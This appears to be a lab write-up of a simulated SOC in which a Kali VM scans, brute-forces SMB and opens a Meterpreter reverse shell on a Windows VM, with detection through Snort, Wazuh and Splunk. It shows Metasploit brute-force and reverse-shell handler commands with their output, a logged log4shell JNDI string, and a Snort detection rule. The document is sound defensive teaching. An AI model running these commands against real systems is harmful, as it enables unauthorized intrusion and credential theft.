A Comprehensive SOC Simulation using Splunk, Wazuh, and Snort

(Video)

1. Executive Summary

This report documents the detection and analysis of a simulated full-chain cyberattack against a Windows virtual machine. Using Kali Linux as the attacker and an Ubuntu-hosted SOC pipeline (Splunk, Wazuh, and Snort) as the monitoring system. Key findings include the detection of active network reconnaissance, a mitigated SMB brute-force attempt, local payload delivery, and the execution of a reverse shell. The SOC stack successfully detected these attempts in real-time, providing actionable telemetry across both network and endpoint layers.

2. Objective

To build a simulated SOC environment that demonstrates vulnerability discovery, attack simulation, intrusion detection, and centralized SIEM correlation using a three-VM setup:

- Windows VM (Victim) → Configured with active SMB services, Wazuh Agent, and Sysmon for endpoint telemetry. (IP: 10.0.2.10)
- Kali VM (Attacker) → Nessus, Metasploit Framework, and custom msfvenom payloads used for scanning and simulating attacks. (IP: 10.0.2.11)
- Ubuntu VM (SOC) → Splunk Enterprise (SIEM), Wazuh Manager (EDR), and Snort IDS with custom rules. (IP: 10.0.2.15)

3. Environment Setup

Step A: Windows VM (Victim)


- Enabled SMB (Port 445) to act as the primary target vector.
- Configured local Account Lockout Policies to simulate enterprise defense-in-depth.
- Installed the Wazuh Agent to monitor File Integrity (FIM) and forward Windows Security Logs.
- Installed Sysmon to capture detailed process creation events (Event ID 1).

Step B: Kali VM (Attacker)

- Tools: Nessus Essentials, Metasploit (smb_login), and msfvenom used for scanning and simulating attacks.

Step C: Ubuntu VM (SOC Monitor)

- Installed Splunk Enterprise: Configured to act as the central SIEM dashboard for log aggregation and correlation.
- Installed Wazuh Manager (EDR): Configured to receive, decode, and process endpoint telemetry, File Integrity Monitoring (FIM) alerts, and Windows Security Logs forwarded by the agent on the victim VM.
- Installed Snort IDS.
- Threat Intelligence Integration (Cisco Talos): Configured the *snort.conf* file to ingest dynamic threat intelligence feeds from Cisco Talos. This ensures the IDS is cross-referencing live network traffic against the latest known malicious IP addresses, exploit signatures, and malware hashes.
- Custom Rules Deployment: Added custom detection rules (including the specific port 4444 C2 detection rule) to */etc/snort/rules/local.rules* to catch evasive Metasploit payloads.






```
GNU nano 7.2                    /etc/snort/snort.conf *

# Path to your rules files (this can be a relative path)
# Note for Windows users:  You are advised to make this an absolute path,
# such as:  c:\snort\rules
var RULE_PATH /etc/snort/rules
var SO_RULE_PATH /etc/snort/so_rules
var PREPROC_RULE_PATH /etc/snort/preproc_rules
include $RULE_PATH/local.rules
include /etc/snort/rules/community-rules/community.rules
#some rules from talos 07.04.2026
include /etc/snort/rules/talos/exploit.rules
include /etc/snort/rules/talos/malware-cnc.rules
include /etc/snort/rules/talos/server-webapp.rules
include /etc/snort/rules/talos/ddos.rules
include /etc/snort/rules/talos/dns.rules
include /etc/snort/rules/talos/ftp.rules
include /etc/snort/rules/talos/icmp.rules
#F/W snort alerts to syslog
output alert_syslog: LOG_AUTH LOG_ALERT
output alert_fast: alert
```


4. Workflow

Step 1: Vulnerability Scanning (Kali)

- Ran Nessus against the Windows VM.
- **SOC Detection:** Snort NIDS successfully identified the reconnaissance phase. Splunk aggregated multiple alerts categorized as *"Possible Nessus SYN scan,"* attributing the hostile traffic to the Kali IP.







Step 2: Credential Access & Brute Force Attempt

- Executed an automated dictionary attack against the SMB service using Metasploit (*auxiliary/scanner/smb/smb_login)* and the *rockyou.txt* wordlist.
- **SOC Detection:** Splunk ingested massive spikes of Windows Security logs via Wazuh, specifically Event ID 4625 (Audit Failure).
- **Mitigation Check:** The attack was halted by the Windows VM's Account Lockout Policy, resulting in 0 successful logins and validating the endpoint's defense-in-depth configuration.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfconsole -q
msf > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 10.0.2.10
RHOSTS => 10.0.2.10
msf auxiliary(scanner/smb/smb_login) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf auxiliary(scanner/smb/smb_login) > run
[*] 10.0.2.10:445         - 10.0.2.10:445         - Starting SMB login bruteforce
[-] 10.0.2.10:445         - 10.0.2.10:445         - Failed: '.\Administrator:123456',
[!] 10.0.2.10:445         - No active DB -- Credential data will not be saved!
[-] 10.0.2.10:445         - 10.0.2.10:445         - Failed: '.\Administrator:12345',
[-] 10.0.2.10:445         - 10.0.2.10:445         - Failed: '.\Administrator:123456789',
[-] 10.0.2.10:445         - 10.0.2.10:445         - Failed: '.\Administrator:password',
[-] 10.0.2.10:445         - 10.0.2.10:445         - Failed: '.\Administrator:iloveyou',
[-] 10.0.2.10:445         - 10.0.2.10:445         - Failed: '.\Administrator:princess',
[-] 10.0.2.10:445         - 10.0.2.10:445         - Failed: '.\Administrator:1234567',
[-] 10.0.2.10:445         - 10.0.2.10:445         - Failed: '.\Administrator:rockyou',
[-] 10.0.2.10:445         - 10.0.2.10:445         - Failed: '.\Administrator:12345678',
[-] 10.0.2.10:445         - 10.0.2.10:445         - Failed: '.\Administrator:abc123',
[-] 10.0.2.10:445         - Account lockout detected on 'Administrator', skipping this user.
[*] 10.0.2.10:445         - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.10:445         - Bruteforce completed, 0 credentials were successful.
[*] 10.0.2.10:445         - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) >
```

Search | Analytics | Datasets | Reports | Alerts | Dashboards | Modules — Search & Reporting

New Search — Save As | Create Table View | Close

```
index="main" sourcetype="_json" (data.win.system.eventID="4625" OR data.win.system.eventID="4624")
| stats count by data.win.system.eventID, data.win.eventdata.targetUserName, data.win.eventdata.ipAddress, agent.ip
| rename data.win.system.eventID AS "Windows Event ID", data.win.eventdata.targetUserName AS "Targeted Account", data.win.eventdata.ipAddress AS "Source
    IP (Kali)", agent.ip AS "Destination IP (W10)", count AS "Total Login Attempts"
| sort - "Total Login Attempts"
```

Time range: Date time range

✓ **51 events** (4/11/26 6:30:00.000 PM to 4/11/26 7:00:00.000 PM) | No Event Sampling | Job | Smart Mode


Events | Patterns | **Statistics (3)** | Visualization


Show: 20 Per Page | Format | Preview: On

Windows Event ID	Targeted Account	Source IP (Kali)	Destination IP (W10)	Total Login Attempts
4624	ANONYMOUS LOGON	10.0.2.11	10.0.2.10	23
4625	$	10.0.2.11	10.0.2.10	19
4625	${jndi:ldap://log4shell-smb-N7bX799FMdY7pC9qLbZ8${lower:ten}.w.nessus.org/nessus}	10.0.2.11	10.0.2.10	1

Step 3: Payload Delivery (Malware Drop)


- Created a known malicious artifact (the EICAR standard test file, named *evil_virus.txt*) directly on the target's Desktop to simulate a dropped payload.
- **SOC Detection:** Wazuh's Syscheck (FIM) module immediately flagged the file modification. Splunk captured the exact filepath.





Step 4: Attack Simulation (Execution & C2)

- Generated a custom reverse TCP Meterpreter payload (backup_service.exe) via msfvenom and executed it on the Windows VM.
- Dropped into a system shell and executed discovery commands (whoami, ipconfig, net users).
- **SOC Detection (Network):** A custom Snort rule *(alert tcp any any -> any 4444 (msg:"POSSIBLE METASPLOIT REVERSE SHELL DETECTED"; sid:1000001; rev:1;))* was engineered and successfully caught the unauthorized C2 traffic.
- **SOC Detection (Endpoint):** Sysmon Event ID 1 (Process Creation) logs in Splunk reconstructed the exact process tree, showing backup_service.exe spawning cmd.exe, which subsequently spawned the enumeration tools.



```
Session  Actions  Edit  View  Help
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.0.2.11
LHOST => 10.0.2.11
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.11:4444
[*] Sending stage (188998 bytes) to 10.0.2.10
[*] Meterpreter session 1 opened (10.0.2.11:4444 -> 10.0.2.10:49714) at 2026-04-12 16:22:45 +0530

meterpreter > mkdir new
Creating directory: new
meterpreter > shell
Process 5104 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User\Desktop>whoami
whoami
desktop-ih0cbbr\user

C:\Users\User\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::409e:9672:9398:9612%11
   IPv4 Address. . . . . . . . . . . : 10.0.2.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

C:\Users\User\Desktop>net user
net user

User accounts for \\DESKTOP-IH0CBBR

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
User                     WDAGUtilityAccount
The command completed successfully.
```

New Search

Save As | Create Table View | Close

```
index="main" sourcetype="_json" data.win.system.eventID="1"
| search "ipconfig" OR "net" OR "whoami" OR "backup_service"
| eval Source_IP="10.0.2.11"
| eval human_time=strftime(_time, "%Y-%m-%d %H:%M:%S")
| table human_time, Source_IP, agent.ip, data.win.eventdata.parentImage, data.win.eventdata.image, data.win.eventdata.commandLine
| rename human_time AS "Timestamp", Source_IP AS "Source IP", agent.ip AS "Destination IP", data.win.eventdata.parentImage AS "Parent Process", data.win.eventdata.image AS
    "Executed Process", data.win.eventdata.commandLine AS "Command Executed"
| sort - Timestamp
```

Time range: Last 24 hours

✓ **125 events** (4/11/26 9:30:00.000 AM to 4/12/26 9:30:07.000 AM) | No Event Sampling | Job | Smart Mode

Events | Patterns | **Statistics (125)** | Visualization

Show: 20 Per Page | Format | Preview: On | < Prev 1 2 3 4 5 6 7 Next >

Timestamp	Source IP	Destination IP	Parent Process	Executed Process	Command Executed
2026-04-11 22:24:13	10.0.2.11	10.0.2.10	C:\\Windows\\SysWOW64\\cmd.exe	C:\\Windows\\SysWOW64\\ipconfig.exe	ipconfig
2026-04-11 22:15:04	10.0.2.11	10.0.2.10	C:\\Windows\\SysWOW64\\cmd.exe	C:\\Windows\\SysWOW64\\whoami.exe	whoami
2026-04-11 22:12:56	10.0.2.11	10.0.2.10	C:\\Windows\\SysWOW64\\net.exe	C:\\Windows\\SysWOW64\\net1.exe	C:\\Windows\\system32\\net1 user
2026-04-11 22:12:56	10.0.2.11	10.0.2.10	C:\\Windows\\SysWOW64\\cmd.exe	C:\\Windows\\SysWOW64\\net.exe	net user
2026-04-11 22:12:56	10.0.2.11	10.0.2.10	C:\\Windows\\SysWOW64\\net.exe	C:\\Windows\\SysWOW64\\net1.exe	C:\\Windows\\system32\\net1 user
2026-04-11 22:12:56	10.0.2.11	10.0.2.10	C:\\Windows\\SysWOW64\\cmd.exe	C:\\Windows\\SysWOW64\\net.exe	net user
2026-04-11 22:12:47	10.0.2.11	10.0.2.10	C:\\Windows\\SysWOW64\\cmd.exe	C:\\Windows\\SysWOW64\\whoami.exe	whoami
2026-04-11 22:12:10	10.0.2.11	10.0.2.10	C:\\Users\\User\\Desktop\\backup_service.exe	C:\\Windows\\SysWOW64\\cmd.exe	C:\\Windows\\system32\\cmd.exe
2026-04-11 22:12:10	10.0.2.11	10.0.2.10	C:\\Users\\User\\Desktop\\backup_service.exe	C:\\Windows\\SysWOW64\\cmd.exe	C:\\Windows\\system32\\cmd.exe
2026-04-11 22:04:50	10.0.2.11	10.0.2.10	C:\\Windows\\explorer.exe	C:\\Users\\User\\Desktop\\backup_service.exe	\"C:\\Users\\User\\Desktop\\backup_service.exe\"

5. Severity Justification

- **Low / Medium (Reconnaissance**): While scanning is unauthorized, it is non-destructive and highly common. It serves as an early warning rather than an immediate crisis.
- **High (Credential Access):** An active attempt to guess administrative credentials crosses the boundary from passive probing to an active attack, requiring immediate logging and policy enforcement (Lockout).
- **Critical (Persistence & Payload):** The successful introduction of a malicious artifact (EICAR) to the file system represents a significant breach of the perimeter.
- **Critical / Sev-1 (Execution & C2):** The establishment of a Meterpreter reverse shell and the execution of post-exploitation commands (*e.g., whoami, net*) indicates full system compromise. This is an active "hands-on-keyboard" incident requiring immediate containment.

6. Key Takeaways

- **End-to-End SOC Workflow:** The project demonstrated the full cycle, configuring a monitored Windows VM, executing attacks with Kali, engineering custom Snort rules, and validating endpoint/network alerts in Splunk.
- **Defense-in-Depth Validation:** The SMB brute-force simulation proved that local security policies (Account Lockout) are critical in mitigating attacks that bypass network perimeter controls.
- **Custom IDS Engineering:** Snort rules were crafted based on identified C2 traffic (Port 4444), bridging threat intelligence with active detection.
- **Endpoint Telemetry is Critical:** Sysmon Event ID 1 provided the evidence needed to prove an interactive system compromise by tracking parent-child process relationships.

References

1. Splunk Enterprise Documentation:

   https://docs.splunk.com/Documentation

2. Wazuh (EDR) Documentation:

   https://documentation.wazuh.com/

3. Snort (NIDS) Documentation:

   https://www.snort.org/documents

4. Tenable Nessus Essentials User Guide:

   https://docs.tenable.com/nessus

5. Sysmon (Microsoft Sysinternals):

   https://learn.microsoft.com/enus/sysinternals/downloads/sysmon

6. Metasploit Framework Documentation:

   https://docs.metasploit.com/

7. Cisco Talos Intelligence Group:

   https://talosintelligence.com/